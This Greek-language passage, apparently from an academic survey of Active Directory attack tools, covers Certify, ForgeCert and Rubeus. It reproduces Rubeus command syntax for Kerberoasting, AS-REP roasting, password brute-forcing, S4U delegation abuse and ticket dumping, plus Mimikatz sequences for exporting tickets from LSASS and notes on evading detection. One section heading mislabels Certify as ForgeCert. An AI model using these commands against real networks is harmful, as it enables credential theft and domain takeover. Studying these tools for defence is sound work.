Ακολουθεί ένα παράδειγμα καταχώρισης αποτελέσματος που δείχνει μια κατάσταση όπου ένα εναλλακτικό όνομα θέματος (SAN) καθορίστηκε με το Certify:

CA : dc.theshire.local\theshire-DC-CA

RequestID : 4602
RequesterName : THESHIRE\cody
RequesterMachineName : dev.theshire.local
RequesterProcessName : Certify.exe
SubjectAltNamesExtension :
SubjectAltNamesAttrib : Administrator
SerialNumber : 55000011faef0fab5ffd7f75b30000000011fa
CertificateTemplate : ESC1 Template
(1.3.6.1.4.1.311.21.8.10395027.10224472.
4213181.15714845.1171465.9.10657968.
9897558)
RequestDate : 6/3/2021 5:54:51 PM
StartDate : 6/3/2021 5:44:51 PM
EndDate : 6/3/2022 5:44:51 PM

CA : dc.theshire.local\theshire-DC-CA
RequestID : 4603
RequesterName : THESHIRE\cody
RequesterMachineName : dev.theshire.local
RequesterProcessName : Certify.exe
SubjectAltNamesExtension : Administrator
SubjectAltNamesAttrib :
SerialNumber : 55000011fb021b79cf7276c2de0000000011fb
CertificateTemplate : ESC1 Template
(1.3.6.1.4.1.311.21.8.10395027.10224472.
4213181.15714845.1171465.9.10657968.
9897558)
RequestDate : 6/3/2021 5:55:10 PM
StartDate : 6/3/2021 5:45:10 PM
EndDate : 6/3/2022 5:45:10 PM

Η ιδιότητα `SubjectAltNamesExtension` σημαίνει ότι η επέκταση x509 SubjectAlternativeNames χρησιμοποιήθηκε για τον καθορισμό του SAN, το οποίο συμβαίνει για πρότυπα με τη σημαία *CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT*. Η ιδιότητα `SubjectAltNamesAttrib` σημαίνει ότι χρησιμοποιήθηκαν ζεύγη ονόματος / τιμής x509, το οποίο συμβαίνει κατά τον καθορισμό ενός SAN, όταν έχει οριστεί η σημαία `EDITF_ATTRIBUTESUBJECTALTNAME2` του Certification Authority.

Τα υπάρχοντα πιστοποιητικά μπορούν να ανακληθούν χρησιμοποιώντας τη λειτουργία ανάκλησης-πιστοποιητικού PSPKI:

PS C:\> Get-CertificationAuthority <CAName> | Get-IssuedRequest -RequestID <X> | Revoke-Certificate -Reason "KeyCompromise"

Οι τιμές που ισχύουν για το -Reason είναι "KeyCompromise", "CACompromise" και "Unspecified".

(Schroeder, 2022)

4.1.3. ForgeCert

Από τις νεότερες προσθήκες, το ForgeCert θα κυκλοφορήσει στο Black Hat 2021, που θα λάβει χώρα από τις 31 Ιουλίου έως 5 Αυγούστου. Το παρόν εργαλείο δίνει έμφαση στις επιθέσεις στις υπηρεσίες πιστοποιητικών του Active Directory.

Η υλοποίηση της υπηρεσίας Active Directory Public Key Infrastructure (PKI) της Microsoft, γνωστή ως Active Directory Certificate Services (AD CS), έχει κατορθώσει να μείνει μακριά κι από τις επιθετικές, κι από τις αμυντικές προοπτικές. Το AD CS αναπτύσσεται ευρέως και παρέχει στους εισβολείς ευκαιρίες για κλοπή διαπιστευτηρίων, διατήρηση επικοινωνίας σε μηχανήματα, κλιμάκωση διαπιστευτηρίων σε επίπεδο τομέα και διακριτική διατήρηση επικοινωνίας σε επίπεδο τομέα.

Σύμφωνα με τους 2 δημιουργούς του αρχείου, θα παρουσιαστεί το σχετικό υπόβαθρο σχετικά με τα πιστοποιητικά στην υπηρεσία καταλόγου Active Directory, θα αναλυθεί λεπτομερώς η κατάχρηση AD CS μέσω κλοπής πιστοποιητικών και ενεργών κακόβουλων εγγραφών για τον χρήστη και τη διατήρηση επικοινωνίας με τον υπολογιστή, θα συζητηθεί ένα σύνολο κοινών λανθασμένων διαμορφώσεων προτύπων πιστοποιητικών που μπορούν να οδηγήσουν κλιμάκωση διαπιστευτηρίων σε επίπεδο τομέα και θα επεξηγηθεί μια μέθοδος για την κλοπή του ιδιωτικού κλειδιού μιας Αρχής Πιστοποίησης με σκοπό να πλαστογραφηθούν νέα "χρυσά" πιστοποιητικά χρήστη / μηχανήματος με τη βοήθεια του ForgeCert.

Σκοπός του εργαλείου είναι να φέρει στο φως τις επιπτώσεις στην ασφάλεια του AD CS, με την ελπίδα να αυξηθεί η ευαισθητοποίηση τόσο για τους επιτιθέμενους, όσο και για τους αμυνόμενους, για τα θέματα ασφαλείας που περιβάλλουν αυτό το περίπλοκο, ευρέως διαδεδομένο και συχνά παρεξηγημένο σύστημα.

Στην παρούσα φάση, στο αποθετήριο υπάρχει μόνο ένα .yar αρχείο - γραμμένο στη γλώσσα προγραμματισμού YARA. Για την ακρίβεια, YARA είναι το όνομα ενός εργαλείου που χρησιμοποιείται κυρίως στην έρευνα και τον εντοπισμό κακόβουλου λογισμικού. Παρέχει μια προσέγγιση βασισμένη σε κανόνες για τη δημιουργία περιγραφών οικογενειών κακόβουλου λογισμικού βάσει μοτίβων κειμένων ή εκτελέσιμων. Η περιγραφή είναι ουσιαστικά ένα όνομα κανόνα YARA, όπου αυτοί οι κανόνες αποτελούνται από σύνολα συμβολοσειρών και μια δυαδική έκφραση. Η γλώσσα που χρησιμοποιείται έχει χαρακτηριστικά τυπικών συμβατών εκφράσεων (regular expressions) σε Perl.

4.2. ForgeCert

Αντίστοιχα με το ForgeCert, το ίδιο ακριβώς ισχύει και για το εργαλείο Certify. Θα κυκλοφορήσει στο ίδιο συνέδριο (Black Hat 2021), για τις ίδιες ημερομηνίες. Χωρίς να δίνονται περαιτέρω διευκρινίσεις από τους δημιουργούς, διαφαίνεται κι εδώ ότι το παρόν εργαλείο δίνει έμφαση στις επιθέσεις στις υπηρεσίες πιστοποιητικών του Active Directory. Στην παρούσα φάση, στο αποθετήριο υπάρχει μόνο ένα .yar αρχείο - γραμμένο στη γλώσσα προγραμματισμού YARA.

4.3. Rubeus

Το Rubeus είναι ένα σύνολο εργαλείων C # για ανεπιθύμητες αλληλεπιδράσεις και καταχρήσεις του Kerberos. Βασίζεται σε μεγάλο βαθμό από το έργο Kekeo του Benjamin Delpy (άδεια CC BY-NC-SA 4.0) και το έργο MakeMeEnterpriseAdmin του Vincent LE TOUX (άδεια GPL v3.0). Αξίζει να αναφερθεί ότι χωρίς την προηγούμενη δουλειά τους, αυτό το έργο δεν θα υπήρχε. Αντίστοιχα, ο Τσάρλι Κλαρκ και ο Ceri Coburn έχουν και οι δύο σημαντικές συνεισφορές στη βάση κώδικα Rubeus. Ο Elad Shamir συνεισέφερε ουσιαστικά σε μια περιορισμένη αντιπροσωπεία βάσει πόρων.

Το Rubeus χρησιμοποιεί επίσης μια βιβλιοθήκη ανάλυσης / κωδικοποίησης C# ASN.1 από τον Thomas Pornin με το όνομα DDer, η οποία κυκλοφόρησε με άδεια "MIT-like". Ο κώδικας PKINIT έχει προσαρμοστεί σε μεγάλο βαθμό από το εργαλείο Bruce, το οποίο έκανε το RFC4556 (PKINIT) πολύ πιο εύκολο στην κατανόηση. Η μέθοδος KerberosRequestorSecurityToken.GetRequest για το Kerberoasting δημιουργήθηκε για το PowerView (και στη συνέχεια ενσωματώθηκε στο Rubeus).

Το Rubeus είναι διαθέσιμο βάσει της άδειας BSD 3-Clause του λογισμικού ανοιχτού κώδικα.

Χρήση Rubeus σε γραμμή εντολών:

Αιτήματα κι ανανεώσεις εισιτηρίων:

Ανάκτηση ενός TGT βασισμένο σε ένα κωδικό / hash χρήστη, προαιρετικά αποθήκευση σε ένα αρχείο ή εφαρμογή στην τρέχουσα συνεδρία σύνδεσης ή σε συγκεκριμένο LUID:

Rubeus.exe asktgt /user:USER </password:PASSWORD [/enctype:DES|RC4|AES128|AES256] | /des:HASH | /rc4:HASH | /aes128:HASH | /aes256:HASH> [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/outfile:FILENAME] [/ptt] [/luid] [/nowrap] [/opsec]

Ανάκτηση ενός TGT βασισμένο σε ένα κωδικό / hash χρήστη, εκκίνηση μιας διαδικασίας /netonly κι εφαρμογή του εισιτηρίου στη νέα διεργασία σύνδεσης:

Rubeus.exe asktgt /user:USER </password:PASSWORD [/enctype:DES|RC4|AES128|AES256] | /des:HASH | /rc4:HASH | /aes128:HASH | /aes256:HASH> /createnetonly:C:\Windows\System32\cmd.exe [/show] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/nowrap] [/opsec]

Ανάκτηση ενός TGT με τη χρήση ενός PCKS12 πιστοποιητικού, εκκίνηση μιας διαδικασίας /netonly κι εφαρμογή του εισιτηρίου στη νέα διεργασία σύνδεσης:

Rubeus.exe asktgt /user:USER /certificate:C:\temp\leaked.pfx </password:STOREPASSWORD> /createnetonly:C:\Windows\System32\cmd.exe [/show] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/nowrap]

Ανάκτηση ενός TGT με τη χρήση ενός πιστοποιητικού από την κλειδοθήκη των χρηστών (Smartcard) ορίζοντας το "δακτυλικό" αποτύπωμα του πιστοποιητικού ή ενός υποκειμένου, εκκίνηση μιας διαδικασίας /netonly κι εφαρμογή του εισιτηρίου στη νέα διεργασία σύνδεσης:

Rubeus.exe asktgt /user:USER /certificate:f063e6f4798af085946be6cd9d82ba3999c7ebac /createnetonly:C:\Windows\System32\cmd.exe [/show] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/nowrap]

Ανάκτηση ενός εισιτηρίου εξυπηρέτησης για ένα ή περισσότερα SPNs, προαιρετικά με αποθήκευση ή εφαρμογή του εισιτηρίου:

Rubeus.exe asktgs </ticket:BASE64 | /ticket:FILE.KIRBI> </service:SPN1,SPN2,...> [/enctype:DES|RC4|AES128|AES256] [/dc:DOMAIN_CONTROLLER] [/outfile:FILENAME] [/ptt] [/nowrap] [/enterprise] [/opsec] </tgs:BASE64 | /tgs:FILE.KIRBI> [/usesvcdomain]

Ανανέωση ενός TGT, προαιρετικά με εφαρμογή. αποθήκευση ή αυτόματη ανανέωση του εισιτηρίου μέχει να φτάσει όριο renew-till:

Rubeus.exe renew </ticket:BASE64 | /ticket:FILE.KIRBI> [/dc:DOMAIN_CONTROLLER] [/outfile:FILENAME] [/ptt] [/autorenew] [/nowrap]

Εκτέλεσης επίθεση τύπου bruteforcing σε κωδικούς βασισμένους στο Kerberos:

Rubeus.exe brute </password:PASSWORD | /passwords:PASSWORDS_FILE> [/user:USER | /users:USERS_FILE] [/domain:DOMAIN] [/creduser:DOMAIN\\USER & /credpassword:PASSWORD] [/ou:ORGANIZATION_UNIT] [/dc:DOMAIN_CONTROLLER] [/outfile:RESULT_PASSWORD_FILE] [/noticket] [/verbose] [/nowrap]

Κατάχρηση περιορισμένης ανάθεσης:

Εκτέλεση S4U κατάχρησης περιορισμένης ανάθεσης:

Rubeus.exe s4u </ticket:BASE64 | /ticket:FILE.KIRBI> </impersonateuser:USER | /tgs:BASE64 | /tgs:FILE.KIRBI> /msdsspn:SERVICE/SERVER [/altservice:SERVICE] [/dc:DOMAIN_CONTROLLER] [/outfile:FILENAME] [/ptt] [/nowrap] [/opsec] [/self]

Rubeus.exe s4u /user:USER </rc4:HASH | /aes256:HASH> [/domain:DOMAIN] </impersonateuser:USER | /tgs:BASE64 | /tgs:FILE.KIRBI> /msdsspn:SERVICE/SERVER [/altservice:SERVICE] [/dc:DOMAIN_CONTROLLER] [/outfile:FILENAME] [/ptt] [/nowrap] [/opsec] [/self] [/bronzebit]

Εκτέλεση S4U κατάχρησης περιορισμένης ανάθεσης μεταξύ Domains:

Rubeus.exe s4u /user:USER </rc4:HASH | /aes256:HASH> [/domain:DOMAIN] </impersonateuser:USER | /tgs:BASE64 | /tgs:FILE.KIRBI> /msdsspn:SERVICE/SERVER /targetdomain:DOMAIN.LOCAL /targetdc:DC.DOMAIN.LOCAL [/altservice:SERVICE] [/dc:DOMAIN_CONTROLLER] [/nowrap] [/self]

Διαχείριση Εισιτηρίων:

Υποβολή ενός TGT, προαιρετικά στοχεύοντας ένα συγκεκριμένο LUID (αν εκτελεστεί με διαχειριστικά δικαιώματα):

Rubeus.exe ptt </ticket:BASE64 | /ticket:FILE.KIRBI> [/luid:LOGINID]

Διαγραφή εισιτηρίων από την τρέχουσα συνεδρία σύνδεσης, προαιρετικά στοχεύοντας ένα συγκεκριμένο LUID (αν εκτελεστεί με διαχειριστικά δικαιώματα):

Rubeus.exe purge [/luid:LOGINID]

Ανάλυση και περιγραφή ενός εισιτηρίου (εισιτήριο εξυπηρέτησης ή TGT):

Rubeus.exe describe </ticket:BASE64 | /ticket:FILE.KIRBI>

Εξαγωγή και συγκομιδή εισιτηρίων:

Δοκιμή όλων των τρεχόντων εισιτηρίων (αν εκτελεστεί με διαχειριστικά δικαιώματα, για όλους τους χρήστες), προαιρετικά στοχεύοντας ένα συγκεκριμένο LUID, όνομα χρήστη ή υπηρεσία:

Rubeus.exe triage [/luid:LOGINID] [/user:USER] [/service:krbtgt] [/server:BLAH.DOMAIN.COM]

Εμφάνιση λίστας όλων των τρεχόντων εισιτηρίων (αν εκτελεστεί με διαχειριστικά δικαιώματα, για όλους τους χρήστες), προαιρετικά στοχεύοντας ένα συγκεκριμένο LUID:

Rubeus.exe klist [/luid:LOGINID] [/user:USER] [/service:krbtgt] [/server:BLAH.DOMAIN.COM]

Λήψη κι εμφάνιση όλων των τρεχόντων δεδομένων των εισιτηρίων (if elevated, dump for all users), optionally targeting a specific service/LUID:

Rubeus.exe dump [/luid:LOGINID] [/user:USER] [/service:krbtgt] [/server:BLAH.DOMAIN.COM] [/nowrap]

Ανάκτηση ενός χρησιμοποιήσιμου TGT .kirbi για τον τρέχοντα χρήστη (με κλειδί συνεδρίας) χωρίς διαχειριστικά δικαιώματα καταχρώμενοι το Kerberos GSS-API, υποκρινόμενοι ανάθεση:

Rubeus.exe tgtdeleg [/target:SPN]

Παρακολούθηση κάθε χρονικό διάστημα /interval N-δευτερολέπτων (από default 60) για νέα TGT:

Rubeus.exe monitor [/interval:SECONDS] [/targetuser:USER] [/nowrap] [/registry:SOFTWARENAME] [/runfor:SECONDS]

Παρακολούθηση κάθε χρονικό διάστημα /interval N-δευτερολέπτων (από default 60) για νέα TGT, αυτόματη ανανέωση κι εμφάνιση της τρέχουσας cache κάθε /displayinterval N-δευτερόλεπτα (από default 1200):

Rubeus.exe harvest [/monitorinterval:SECONDS] [/displayinterval:SECONDS] [/targetuser:USER] [/nowrap] [/registry:SOFTWARENAME] [/runfor:SECONDS]

Roasting:

Εκτέλεση Kerberoasting:

Rubeus.exe kerberoast [[/spn:"blah/blah"] | [/spns:C:\temp\spns.txt]] [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [/nowrap]

Εκτέλεση Kerberoasting, εξάγοντας τα hashes σε ένα αρχείο:

Rubeus.exe kerberoast /outfile:hashes.txt [[/spn:"blah/blah"] | [/spns:C:\temp\spns.txt]] [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."]

Εκτέλεση Kerberoasting, εξάγοντας τα hashes σε μορφή αρχείου, αλλά με εμφάνιση στην κονσόλα:

Rubeus.exe kerberoast /simple [[/spn:"blah/blah"] | [/spns:C:\temp\spns.txt]] [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [/nowrap]

Εκτέλεση Kerberoasting με εναλλακτικά διαπιστευτήρια:

Rubeus.exe kerberoast /creduser:DOMAIN.FQDN\USER /credpassword:PASSWORD [/spn:"blah/blah"] [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [/nowrap]

Εκτέλεση Kerberoasting με ένα υπάρχον TGT:

Rubeus.exe kerberoast </spn:"blah/blah" | /spns:C:\temp\spns.txt> </ticket:BASE64 | /ticket:FILE.KIRBI> [/nowrap]

Εκτέλεση Kerberoasting με ένα υπάρχον TGT χρησιμοποιώντας μια εταιρική (enterprise) αρχή:

Rubeus.exe kerberoast </spn:user@domain.com | /spns:user1@domain.com,user2@domain.com> /enterprise </ticket:BASE64 | /ticket:FILE.KIRBI> [/nowrap]

Εκτέλεση Kerberoasting με ένα υπάρχον TGT και αυτόματη επαναπροσπάθεια με την εταιρική αρχή σε περίπτωση αποτυχίας:

Rubeus.exe kerberoast </ticket:BASE64 | /ticket:FILE.KIRBI> /autoenterprise [/nowrap]

Εκτέλεση Kerberoasting με τη χρήση του εισιτηρίου tgtdeleg για αίτηση εισιτηρίων εξυπηρέτησης - αιτείται RC4 για AES λογαριασμούς:

Rubeus.exe kerberoast /usetgtdeleg [/nowrap]

Εκτέλεση "opsec" Kerberoasting, με τη χρήση της tgtdeleg και φιλτράροντας τους λογαριασμούς με ενεργό το AES:

Rubeus.exe kerberoast /rc4opsec [/nowrap]

Εμφάνιση λίστας στατιστικών για λογαριασμούς που βρέθηκαν ευπαθείς σε Kerberoasting χωρίς πραγματικά να σταλούν αιτήματα εισιτηρίων:

Rubeus.exe kerberoast /stats [/nowrap]

Εκτέλεση Kerberoasting, με αίτηση εισιτηρίων μόνο για λογαριασμούς που έχουν το admin count = 1 (custom LDAP φίλτρο):

Rubeus.exe kerberoast /ldapfilter:'admincount=1' [/nowrap]

Εκτέλεση Kerberoasting, με αίτηση εισιτηρίων μόνο για λογαριασμούς των οποίων ο κωδικός είχε οριστεί μεταξύ 01-31-2005 και 03-29-2010 και να επιστρέψει μέχρι 5 εισιτήρια εξυπηρέτησης:

Rubeus.exe kerberoast /pwdsetafter:01-31-2005 /pwdsetbefore:03-29-2010 /resultlimit:5 [/nowrap]

Εκτέλεση Kerberoasting, με καθυστέρηση 5000 milliseconds και jitter 30%:

Rubeus.exe kerberoast /delay:5000 /jitter:30 [/nowrap]

Εκτέλεση AES Kerberoasting:

Rubeus.exe kerberoast /aes [/nowrap]

Εκτέλεση AS-REP "roasting" για όλους τους χρήστες χωρίς preauth:

Rubeus.exe asreproast [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [/nowrap]

Εκτέλεση AS-REP "roasting" για όλους τους χρήστες χωρίς preauth, εξάγοντας το Hashcat format σε ένα αρχείο:

Rubeus.exe asreproast /outfile:hashes.txt /format:hashcat [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."]

Εκτέλεση AS-REP "roasting" για όλους τους χρήστες χωρίς preauth με τη χρήση εναλλακτικών διαπιστευτηρίων:

Rubeus.exe asreproast /creduser:DOMAIN.FQDN\USER /credpassword:PASSWORD [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/ou:"OU,..."] [/nowrap]

Διάφορα:

Δημιουργία ενός κρυφού προγράμματος (εκτός αν υπάρχει το όρισμα /show) με τυχαία /netonly διαπιστευτήρια, εμφανίζοντας τα PID και LUID:

Rubeus.exe createnetonly /program:"C:\Windows\System32\cmd.exe" [/show]

Επαναφορά του κωδικού ενός χρήστη από ένα παρεχώμενο TGT (AoratoPw):

Rubeus.exe changepw </ticket:BASE64 | /ticket:FILE.KIRBI> /new:PASSWORD [/dc:DOMAIN_CONTROLLER]

Υπολογισμός rc4_hmac, aes128_cts_hmac_sha1, aes256_cts_hmac_sha1 και des_cbc_md5 hashes:

Rubeus.exe hash /password:X [/user:USER] [/domain:DOMAIN]

Αντικατάσταση ενός sname ή SPN σε ένα υπάρχον εισιτήριο εξυπηρέτησης:

Rubeus.exe tgssub </ticket:BASE64 | /ticket:FILE.KIRBI> /altservice:ldap [/ptt] [/luid] [/nowrap]

Rubeus.exe tgssub </ticket:BASE64 | /ticket:FILE.KIRBI> /altservice:cifs/computer.domain.com [/ptt] [/luid] [/nowrap]

Εμφάνιση του LUID του τρέχοντος χρήστη:

Rubeus.exe currentluid

Το όρισμα "/consoleoutfile:C:\FILE.txt" κατευθύνει όλη την έξοδο της κονσόλας στο αρχείο που καθορίζεται.

Η σημαία "/nowrap" αποτρέπει την αναδίπλωση οποιουδήποτε base64 blob εισιτηρίου.

ΣΗΜΕΙΩΣΗ: Τα Base64 blobs εισιτηρίων μπορούν να αποκωδικοποιηθούν με:

[IO.File]::WriteAllBytes("ticket.kirbi", [Convert]::FromBase64String("aa..."))

Σημειώσεις λειτουργικής ασφάλειας:

Αυτή η ενότητα καλύπτει μερικές σημειώσεις σχετικά με την επιχειρησιακή ασφάλεια της χρήσης του Rubeus σε ένα περιβάλλον, με ορισμένα τεχνικά παραδείγματα που συγκρίνουν / αντιπαραβάλλουν ορισμένες από τις προσεγγίσεις του στο Mimikatz. Το υλικό εδώ θα επεκταθεί στο μέλλον.

Γενικά:

Κάθε ενέργεια που εκτελούμε σε ένα σύστημα είναι ανιχνεύσιμος κίνδυνος, ειδικά όταν κάνουμε κατάχρηση λειτουργικότητας με "περίεργους" / ακούσιους τρόπους. Το Rubeus (όπως οποιοδήποτε σύνολο εργαλείων εισβολέα) μπορεί να ανιχνευθεί με διάφορες μεθόδους, είτε από την οπτική γωνία του υπολογιστή, του δικτύου ή του τομέα. Υπάρχει μια ρήση που λέει ότι «όλα είναι κρυφά έως ότου κάποιος αρχίσει να το ψάχνει» - τα εργαλεία και οι τεχνικές γενικά αποφεύγουν την ανίχνευση επειδή είτε οι άνθρωποι δεν γνωρίζουν επαρκώς το εργαλείο / την τεχνική και επομένως δεν βλέπουν καν, είτε τα άτομα δεν μπορούν να συλλέξουν και να επεξεργαστούν τα δεδομένα που απαιτούνται στην κατάλληλη κλίμακα, ή τέλος το εργαλείο / η τεχνική συνδυάζονται με την υπάρχουσα συμπεριφορά ώστε να εισχωρήσει αρκετά με ψευδώς θετικά σε ένα περιβάλλον.

Από την οπτική γωνία του υπολογιστή, το Rubeus μπορεί να συλληφθεί κατά τον αρχικό οπλισμό του ίδιου του κώδικα, με μια μη φυσιολογική (non-lsass.exe) διαδικασία έκδοσης ακατέργαστης κίνησης στη θύρα 88 του Kerberos, μέσω της χρήσης ευαίσθητων API όπως το LsaCallAuthenticationPackage () ή από μη κανονικά εισιτήρια που είναι παρόντα στον εν λόγω υπολογιστή (π.χ. χρήση rc4_hmac σε εισιτήρια σε ένα σύγχρονο περιβάλλον).

Από προοπτική δικτύου ή ελεγκτή τομέα, καθώς το Rubeus εφαρμόζει πολλά μέρη του κανονικού πρωτοκόλλου Kerberos, η κύρια μέθοδος ανίχνευσης περιλαμβάνει τη χρήση του rc4_hmac σε ανταλλαγές Kerberos. Οι σύγχρονοι τομείς των Windows (λειτουργικό επίπεδο 2008 και άνω) χρησιμοποιούν κρυπτογράφηση AES από προεπιλογή σε κανονικές ανταλλαγές Kerberos (με μερικές εξαιρέσεις όπως τα εισιτήρια εμπιστοσύνης μεταξύ των πραγματικών τομέων). Η χρήση κατακερματισμού rc4_hmac (NTLM) χρησιμοποιείται σε ανταλλαγή Kerberos αντί για κλειδί aes256_cts_hmac_sha1 (ή aes128) οδηγεί σε κάποιο σήμα που είναι ανιχνεύσιμο σε επίπεδο υπολογιστή, σε επίπεδο δικτύου (εάν η κίνηση Kerberos έχει αναλυθεί)

και το επίπεδο καταγραφής συμβάντων ελεγκτή τομέα , μερικές φορές γνωστή ως "υποβάθμιση κρυπτογράφησης".

Επιθετικά εργαλεία (οπλισμός):

Ένας κοινός τρόπος ανίχνευσης εργαλείων επίθεσης είναι μέσω του διανύσματος επίθεσης για τον κώδικα. Εάν το Rubeus εκτελείται μέσω του PowerShell (αυτό περιλαμβάνει το Empire) ισχύουν όλες οι τυπικές προστασίες της έκδοσης v5 του PowerShell (καταγραφή μπλοκ σεναρίου, AMSI κ.λπ.). Εάν το Rubeus εκτελείται ως εκτελέσιμο στο δίσκο, αρχίζει να χρησιμοποιείται η τυπική ανίχνευση υπογραφής AV (μέρος του λόγου για τον οποίο δεν κυκλοφορούμε μεταγλωττισμένες εκδόσεις του Rubeus, καθώς οι εύθραυστες υπογραφές είναι μη χρήσιμες.). Εάν το Rubeus χρησιμοποιείται ως βιβλιοθήκη τότε είναι ευαίσθητο σε οποιαδήποτε μέθοδο χρησιμοποιεί το κύριο εργαλείο για να τρέξει. Και εάν το Rubeus εκτελείται μέσω μη διαχειριζόμενης εκτέλεσης συναρμολόγησης (όπως το **`execute_assembly`** του Cobalt Strike) πραγματοποιείται έγχυση κωδικού πολλαπλής διεργασίας και το CLR φορτώνεται σε μια διαδικασία που δυνητικά δεν είναι .NET, αν και αυτό το σήμα υπάρχει για την εκτέλεση οποιουδήποτε κώδικα .NET χρησιμοποιώντας αυτή τη μέθοδο. Επίσης, το AMSI (το Antimalware Scan Interface) προστέθηκε στο .NET 4.8.

Παράδειγμα: Εξαγωγή διαπιστευτηρίων

Ας υποτεθεί ότι έχουμε αυξημένη πρόσβαση σε ένα μηχάνημα και θέλουμε να εξαγάγουμε διαπιστευτήρια χρήστη για επαναχρησιμοποίηση.

Το Mimikatz είναι εξαιρετικό πολυεργαλείο εξαγωγής διαπιστευτηρίων, με πολλές επιλογές. Η εντολή `sekurlsa::logonpasswords` θα ανοίξει μια λαβή ανάγνωσης (read handle) για το LSASS, θα απαριθμήσει τις συνεδρίες σύνδεσης που υπάρχουν στο σύστημα, θα ανιχνεύσει τα προεπιλεγμένα πακέτα ελέγχου ταυτότητας για κάθε περίοδο σύνδεσης και θα εξαγάγει κάθε πιθανόν αναστρέψιμο κωδικό πρόσβασης / υλικό διαπιστευτηρίου που υπάρχει. Ως σημείωση αναφέρουμε ότι η εντολή `sekurlsa::ekeys` θα απαριθμήσει ΟΛΟΥΣ τους βασικούς τύπους που υπάρχουν για το πακέτο Kerberos.

Το Rubeus δεν έχει κώδικα για να έρθει σε επαφή με το LSASS (και δεν προορίζεται για κάτι τέτοιο), επομένως η λειτουργικότητά του περιορίζεται στην εξαγωγή εισιτηρίων Kerberos μέσω της χρήσης του API LsaCallAuthenticationPackage(). Από μια οπτική γωνία με χαμηλά διαχειριστικά δικαιώματα, τα κλειδιά συνεδρίας για TGT δεν επιστρέφονται (από προεπιλογή) οπότε μόνο τα εισιτήρια υπηρεσιών που εξάγονται θα μπορούν να χρησιμοποιηθούν (η εντολή tgtdeleg χρησιμοποιεί μια τεχνική του Kekeo για να πάρει ένα χρησιμοποιήσιμο TGT για τον τρέχοντα χρήστη). Εάν βρισκόμαστε σε ένα περιβάλλον υψηλής ακεραιότητας, τότε εκτελείται μια εντολή ισοδύναμη του GetSystem που χρησιμοποιεί διπλότυπο token για να αποκτήσει διαχειριστικά δικαιώματα ως διεργασία SYSTEM και μια ψεύτικη εφαρμογή σύνδεσης καταχωρείται στην κλήση API LsaRegisterLogonProcess(). Αυτό επιτρέπει απαρίθμηση και εξαγωγή όλων των εισιτηρίων που είναι εγγεγραμμένα στο LSA στο σύστημα, με αποτέλεσμα την έξοδο .kirbi αρχείων σε base64 για μεταγενέστερη επαναχρησιμοποίηση.

Το Mimikatz μπορεί να εκτελέσει την ίδια εξαγωγή base64 .kirbi με τις ακόλουθες σειρές εντολών:

mimikatz # privilege::debug

mimikatz # token::elevate

mimikatz # standard::base64 /output:true

mimikatz # kerberos::list /export

Το Mimikatz μπορεί επίσης να χρησιμοποιήσει εισιτήρια απευθείας από τη μνήμη του LSASS με τις εντολές:

mimikatz # privilege::debug

mimikatz # standard::base64 /output:true

mimikatz # sekurlsa::tickets /export

Δεδομένου ότι "όλα είναι κρυφά έως ότου κάποιος το ψάξει", είναι αμφισβητήσιμο εάν η χειραγώγηση LSASS ή η εξαγωγή εισιτηρίων μέσω της κλήσης API LsaCallAuthenticationPackage() είναι τελικά επαρκώς «κρυφά» ώστε να αποφύγουν τον εντοπισμό. Λόγω της δημοτικότητας του Mimikatz, το άνοιγμα μιας λαβής στο LSASS και η ανάγνωση / εγγραφή της μνήμης της έχει γίνει μεγάλος στόχος για ανίχνευση ή / και πρόληψη από τα συστήματα EDR. Ωστόσο, το LsaCallAuthenticationPackage() χρησιμοποιείται από ένα αρκετά περιορισμένο σύνολο διαδικασιών και η δημιουργία μιας ψεύτικης εφαρμογής σύνδεσης με το LsaRegisterLogonProcess() είναι επίσης αρκετά ανώμαλη συμπεριφορά. Ωστόσο, η πλήρης ενδοσκόπηση και το βασικό επίπεδο API φαίνεται να είναι ένα πιο δύσκολο τεχνικό πρόβλημα από την προστασία LSASS.

Παράδειγμα: Over-pass-the-hash

Ας υποθέσουμε ότι ανακτούμε rc4_hmac hash (NTLM) ενός χρήστη και θέλουμε να επαναχρησιμοποιήσουμε αυτό το διαπιστευτήριο για να παραβιάσουμε ένα επιπλέον τερματικό, όπου ο λογαριασμός χρήστη έχει προνομιακή πρόσβαση.

Ας σημειωθεί κάπου εδώ ότι η τεχνική ‘pass-the-hash’ είναι διάφορη της ‘over-pass-the-hash’. Η παραδοσιακή τεχνική ‘pass-the-hash’ περιλαμβάνει την επαναχρησιμοποίηση ενός κατακερματισμού μέσω του πρωτοκόλλου NTLMv1 / NTLMv2, το οποίο δεν έχει καμία σχέση με το Kerberos. Η προσέγγιση ‘over-pass-the-hash’ μετατρέπει ένα κατακερματισμό / κλειδί (rc4_hmac, aes256_cts_hmac_sha1, κ.λπ.) για έναν χρήστη που έχει ενταχθεί σε τομέα σε ένα πλήρες εισιτήριο εκχώρησης εισιτηρίων (TGT).

Ας συγκρίνουμε ‘over-pass-the-hash’ μέσω της εντολή του Mimikatz `sekurlsa::pth` σε σχέση με την εντολή `asktgt` από το Rubeus (ή του Kekeo αν θέλετε).

